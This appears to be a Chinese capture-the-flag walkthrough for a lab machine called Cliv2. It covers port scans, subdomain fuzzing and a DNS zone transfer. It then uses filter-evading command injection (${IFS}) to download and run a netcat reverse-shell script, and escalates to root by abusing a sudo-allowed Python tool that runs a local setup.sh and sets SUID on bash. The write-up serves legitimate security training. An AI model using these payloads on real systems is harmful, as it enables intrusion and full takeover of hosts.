群U靶机 - Cliv2

Recon

端口扫描

```
➜  Test nmap -sT -min-rate 10000 -p- 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 18:37 CST
Nmap scan report for 192.168.56.100
Host is up (0.00018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:EB:7B:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
➜  Test nmap -sT -A -p 22,80,53 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 18:38 CST
Nmap scan report for cliv2.dsz (192.168.56.100)
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
53/tcp open  domain  ISC BIND 9.16.50 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.16.50-Debian
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: CLIv2 Main
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:EB:7B:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

```
HOP RTT     ADDRESS
1   0.42 ms cliv2.dsz (192.168.56.100)
```

子域名爆破

```
➜  Test ffuf -u 'http://cliv2.dsz/' -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H 'host:
FUZZ.cliv2.dsz' --fs=3669

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cliv2.dsz/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt
 :: Header           : Host: FUZZ.cliv2.dsz
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 3669
________________________________________________

client                  [Status: 200, Size: 873, Words: 147, Lines: 42, Duration:
0ms]
dev                     [Status: 200, Size: 654, Words: 113, Lines: 34, Duration:
315ms]
```

DNS 区域传输漏洞

看到 `dev` 就很兴奋

点进去后看到 **AXFR**

我一搜，能找到：

> **DNS 区域传输 (AXFR)**
>
> 使用 AXFR 协议的 DNS 区域传输是跨 DNS 服务器复制 DNS 记录的最简单机制。为避免在多个 DNS 服务器上编辑信息的需要，您可以在一台服务器上编辑信息并使用 AXFR 将信息复制到其他服务器。但是，如果您不保护您的服务器，恶意方可能会使用 AXFR 来获取有关您所有主机的信息。


那么它肯定没有保护

```
➜  Test dig axfr @192.168.56.100  cliv2.dsz

; <<>> DiG 9.20.9-1-Debian <<>> axfr @192.168.56.100 cliv2.dsz
; (1 server found)
;; global options: +cmd
cliv2.dsz.              86400   IN      SOA     ns1.cliv2.dsz. admin.cliv2.dsz.
2023072601 3600 900 604800 86400
cliv2.dsz.              86400   IN      A       127.0.0.1
cliv2.dsz.              86400   IN      NS      ns1.dsz.
3170a7.cliv2.dsz.       86400   IN      A       127.0.0.1
client.cliv2.dsz.       86400   IN      A       127.0.0.1
dev.cliv2.dsz.          86400   IN      A       127.0.0.1
ns1.cliv2.dsz.          86400   IN      A       127.0.0.1
cliv2.dsz.              86400   IN      SOA     ns1.cliv2.dsz. admin.cliv2.dsz.
2023072601 3600 900 604800 86400
;; Query time: 0 msec
;; SERVER: 192.168.56.100#53(192.168.56.100) (TCP)
;; WHEN: Thu Jul 31 18:58:51 CST 2025
;; XFR size: 8 records (messages 1, bytes 264)
```

反弹 shell

有命令执行功能




不能有空格限制：不允许使用空格或连字符。最大长度：64 个字符。

在 Kali 准备恶意文件，并开启 HTTP 服务器

```
➜  Test cat v.sh
#!/bin/sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|busybox nc 192.168.56.5 1234
>/tmp/f
```

通过两步来拿到 shell

```
cmd=cd${IFS}/tmp;busybox${IFS}wget${IFS}192.168.56.5/v.sh;ls${IFS}/tmp
cmd=cd${IFS}/tmp;chmod${IFS}777${IFS}v.sh;./v.sh
```



权限提升

Linpeas.sh 发现 bitc0de 家目录中有一个 …

```
╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/bitc0de/.bash_history
```

```
/home/bitc0de/...
/home/bitc0de/user.txt
/root/
/var/www
/var/www/html
/var/www/html/index.html
/var/www/cliv2.dsz
/var/www/cliv2.dsz/index.php
/var/www/3170a7.cliv2.dsz
/var/www/3170a7.cliv2.dsz/index.php
/var/www/client.cliv2.dsz
/var/www/client.cliv2.dsz/index.php
/var/www/dev.cliv2.dsz
/var/www/dev.cliv2.dsz/index.php
```

读取拿到密码

```
www-data@Cliv2:/home/bitc0de$ cat ...
MabEwReOmcpG!123
```

切换到 `bitc0de` 并查看 `sudo` 权限

```
bitc0de@Cliv2:~$ sudo -l
Matching Defaults entries for bitc0de on Cliv2:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bitc0de may run the following commands on Cliv2:
    (ALL) NOPASSWD: /usr/local/bin/hmvcli
```

`hmvcli`是通过`python`写的

分析后发现其中有一部分代码有问题，只要参数是`config` 就会运行 `setup.sh`

```
if args['config']:
    print("[*] Ejecutando script de configuración...")
    subprocess.run(["bash", "setup.sh"])
    sys.exit(0)
```

梭哈

```
echo "chmod +s /bin/bash" > setup.sh
chmod +x setup.sh
```

```
sudo hmvcli --config
```